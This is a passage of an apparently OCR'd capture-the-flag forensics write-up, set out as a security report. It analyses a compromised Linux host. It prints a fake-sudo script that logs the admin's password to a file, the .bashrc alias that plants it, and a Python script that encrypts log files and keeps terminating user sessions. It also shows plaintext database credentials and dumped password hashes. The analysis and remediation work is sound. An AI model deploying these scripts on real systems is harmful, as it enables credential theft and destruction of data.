_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
johnsysadmin:x:1000:1000::/home/johnsysadmin:/bin/bash
it_consultant:x:1001:1001::/home/it_consultant:/bin/bash
eliseo:x:1002:1002::/home/eliseo:/bin/bash
juliana:x:1003:1003::/home/juliana:/bin/bash
smb:x:1004:1004::/home/smb:/bin/bash
it_consultant@ip-19-0-132-254:~$
```

Mitigations

Action:	Item 1: secure /etc/passwd file, implement enhanced SELinux policies to mitigate Item 2: Item 3: Item 4: Additional Recommendations:

Vulnerability Name - sudo password sniffing of admin user – Location (Severity)

sniffing of sudo password via fsudo script placed into hidden .locale directory allowed the attackers to intercept the admin password . The execution of the malicious code had been executed through append of malicious commands to the end of the administrator user .bashrc file.

Remediation

Who:	IT Team
Vector:	local after login
Action:	Item 1: secure critical shell configuration files after setup, implement enhanced SeLinux policies to monitor modification Item 2: Item 3: Item 4: Additional Recommendations:

<....irrevelant output cut>

```
if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
```

```
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e
'\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```

```
#alias sudo=/home/johnsysadmin/.locale/fsudo
#((K))((E))((Y)) --> 30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu
johnsysadmin@ip-19-0-132-254:~$ cat ~/.locale/fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt

/usr/bin/sudo $@johnsysadmin@ip-19-0-132-254:~$
```

```
johnsysadmin@ip-19-0-132-254:/home/it_consultant$ sudo -i
[sudo] password for johnsysadmin:
root@ip-19-0-132-254:~# cd /home/johnsysadmin/
root@ip-19-0-132-254:/home/johnsysadmin# ls -la
total 32
drwxr-x--- 3 johnsysadmin johnsysadmin 4096 Nov 19 19:09 .
drwxr-xr-x 7 root         root         4096 Nov 19 06:40 ..
-rw------- 1 johnsysadmin johnsysadmin  455 Nov 19 20:24 .bash_history
-rw-r--r-- 1 johnsysadmin johnsysadmin  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 johnsysadmin johnsysadmin 3870 Nov 19 19:09 .bashrc
drwxr-xr-x 2 johnsysadmin sysadmin     4096 Nov 19 18:16 .locale
-rw-r--r-- 1 johnsysadmin johnsysadmin  807 Jan  6  2022 .profile
-rw-r--r-- 1 johnsysadmin johnsysadmin    0 Nov 19 15:17 .sudo_as_admin_successful
-rw------- 1 johnsysadmin johnsysadmin  837 Nov 19 19:09 .viminfo
root@ip-19-0-132-254:/home/johnsysadmin# ls -la .locale/fsudo
-rwxr--r-- 1 johnsysadmin sysadmin 204 Nov 18 00:37 .locale/fsudo
root@ip-19-0-132-254:/home/johnsysadmin# cat .locale/fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt

/usr/bin/sudo $@root@ip-19-0-132-254:/home/johnsysadmin#
```

Vulnerability Name docker exploitiation – Location (Severity)

@Madapiw

Description:	After exploitation of johnsysadmin access and elevation to root level, hackers could read all important environment variables and service configuration files of docker servers. This had allowed the attackers to access all the information in the system databases and docker containers, allowing for potential exfiltration of critical sensitive information
Impact:	Critical
System:	Docker, databases, critical system logs and other components


References:	


Exploitation Proof of Concept

Contents of docker-compose.yml, which is accessible after gaining root privileges.

```
db-docker:
  container_name: db-docker
  hostname: db-docker
  build:
    context: db
  command: '--default-authentication-plugin=mysql_native_password'
  restart: always
  environment:
    - MARIADB_ROOT_PASSWORD=uwuntu_master_slave
    - MARIADB_DATABASE=iot_sensors
  healthcheck:
    test:
      [
        "CMD-SHELL",
        "mysqladmin ping -h 127.0.0.1 --password=uwuntu_master_slave --silent"
      ]
    interval: 3s
    retries: 10
  volumes:
    - db-data:/var/lib/mysql
  networks:
    - back
```

```
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [users]> select * from users;
+-----------------+-------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
| username        | password                                                          | role | first_name | last_name   | last_modified       | date_added          |
+-----------------+-------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
| bgenbu          | ffd9ab790816007544818 5d7620ecd38                                 |    2 | Bertha     | Genbu       | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| decryptme       | ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2 |    2 | Decrypt    | Me          | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| dstewart        | 6f299895ed844bd22404cfd69b3b6e2c                                  |    2 | Diana      | Stewart     | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| eladministrador | 0db613e31e5b53a238e35469d752ffa6                                  |    1 | El         | Administrador | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| nsanders        | ef91307aae4da64fa55b90ae1fc1f3c5                                  |    1 | Nicolas    | Sanders     | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
+-----------------+-------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
5 rows in set (0.000 sec)
```





1.

example of information obtained from a docker container:

```
root@ip-19-0-132-254:~/vese-project-dockers/api# cat .env

PORT=8000

DEBUG=False

ADDR=0.0.0.0

DB_HOST=db-docker

DB_NAME=iot_sensors

DB_USER=iotadmin

DB_PWD=iotpassword123

DB_PORT=3306
```

Remediation

Who:	IT Team
Vector:	Remote,and local
Action:	Item 1: strict monitoring of access logs and instant notifications to security personnel on watch, as well as limited access to elevated accounts. Item 2: strict monitoring of network traffic, to help detect unwanted activity Item 3: Item 4: Additional Recommendations:

as a final measure, as mentioned before, after exfiltrating the data attackers attempted to destroy the victim system through cryptographic tools

```
root@ip-19-0-132-254:/usr/bin# cat disk_utils.py
```

```
import os
from cryptography.fernet import Fernet
from pathlib import Path
from time import sleep

def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key

def encrypt(data):
    f = Fernet(read_key())
    return f.encrypt(data)

# --K--e--Y-- x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []

    for file in os.listdir(directory):
        x = directory + "/" + file
        files.append(x)

    for file in files:
        with open(file, "rb") as thefile:
            contents = thefile.read()
        encrypted = encrypt(contents)
        with open(file, "wb") as thefile:
            thefile.write(encrypted)
        sleep(429)

    while True:
        os.system('echo "You lost. "')
        os.system("for user in $( loginctl list-sessions | awk '$4 ~
/pts/ { print $1}'); do loginctl terminate-session $user; done")
        sleep(315)
```

```
root@ip-19-0-132-254:~/vese-admin/logs# ls

log1.txt    log12.txt  log16.txt  log2.txt   log23.txt  log27.txt  log30.txt
log34.txt  log38.txt  log41.txt  log45.txt  log49.txt  log52.txt  log56.txt
log6.txt   log63.txt  log67.txt  log70.txt  log74.txt  log78.txt  log81.txt
log85.txt  log89.txt  log92.txt  log96.txt  logi_all.txt

log10.txt   log13.txt  log17.txt  log20.txt  log24.txt  log28.txt  log31.txt
log35.txt  log39.txt  log42.txt  log46.txt  log5.txt   log53.txt  log57.txt
log60.txt  log64.txt  log68.txt  log71.txt  log75.txt  log79.txt  log82.txt
log86.txt  log9.txt   log93.txt  log97.txt

log100.txt  log14.txt  log18.txt  log21.txt  log25.txt  log29.txt  log32.txt
log36.txt  log4.txt   log43.txt  log47.txt  log50.txt  log54.txt  log58.txt
log61.txt  log65.txt  log69.txt  log72.txt  log76.txt  log8.txt   log83.txt
log87.txt  log90.txt  log94.txt  log98.txt

log11.txt   log15.txt  log19.txt  log22.txt  log26.txt  log3.txt   log33.txt
log37.txt  log40.txt  log44.txt  log48.txt  log51.txt  log55.txt  log59.txt
log62.txt  log66.txt  log7.txt   log73.txt  log77.txt  log80.txt  log84.txt
log88.txt  log91.txt  log95.txt  log99.txt
```

EXAMPLE OF some of the contents:

```
9c9d0ea76e72a58e0ccd45f2c56f2e7771cf3ed59b6ab433780e1deb2372bf19 ←flag payload

gAAAAABjeK4Df3lSrwxc52oUCPLJyHMIvC6mdM8R1pRBIsw6kZG0t6R6jXDr4ykaQ_C4cE62imkcfO
aI4vIkQ7Xsqr3NF8UfOisuRCVZkZ4K5MncGS3vVpjoTzxGc7PtuWba2WDaTNFLs3Uica9wMwYUOt4l
zy7xVqDpD8t5lGn_Xm2Xo0vTzWs=gAAAAABjeKP0Gyr2Cqqp0Cz1Oy186GAeKoz8YT-MWzu8sNWSFi
5XRAmvJa_OhC4f9jcCBtEfajmWRYUCDRfFP09AAs-z5tdWTNDgeOSftvv4m-GnHSv2w0YsnvfBDF03
mk4fmFe0axdqXla6w9wQqfIQmIiRIAZ5SsaySuXncSXgnkVmGQfZrlw=9c9d0ea76e72a58e0ccd45
f2c56f2e7771cf3ed59b6ab433780e1deb2372bf19

gAAAAABjeLMKyMEtfa8Gd1V3A6eYwTfyCAbiE3oQnwFccIp0WVBupF5P0fPnGCyw0yxJTxKEjDS7Lm
ZmdPBeusEI-m5BPMTWVaVdKT4DiWdk5B_URb8POtUKs6A9R83qNAofpvzXlajGAOzlw-Ytilxa8XUf
ITrz579kcVuZZrYF2grndklB8ZA=gAAAAABjePlw4aZrauWdB_XOS_E3TBC-oKmQuFBPsQP_0YYxse
Csi-rVwZRF2wXtM1MiltqMh9tCT11XZWNv_0eIv8auDQlUhpgfdlayci1r28lubMjzfgqs4m9C4r8u
sHdKgqUwY-baKhkFLYu52dhMQ0RGAbGkdJ884UHm882XwUiNoiL1acg=gAAAAABjeK-wCx6bylVOcl
N8q8MI13XPMWM1x0_einfREW1G24_E_heXujn-sN9zRvmAndhC5ardyC5HX6UylAyjz3GVA-wycXCg
TxUN-hIiYWd_phMtz4Oed7hecwyH6yYZ-
```

Overall, it is reasoned that the attack succeeded due to lax of oversight and improper security measures, as well, as use of insecure tools and protocols, such as sending in

plaintext credentials used by administrator over insecure MQTT protocol.

appendix: flags discovered

Flags: All discovered flags are in discovered_flags.txt on GitHub repositorium.

https://github.com/Madapiw/CTF_writeup_Schneider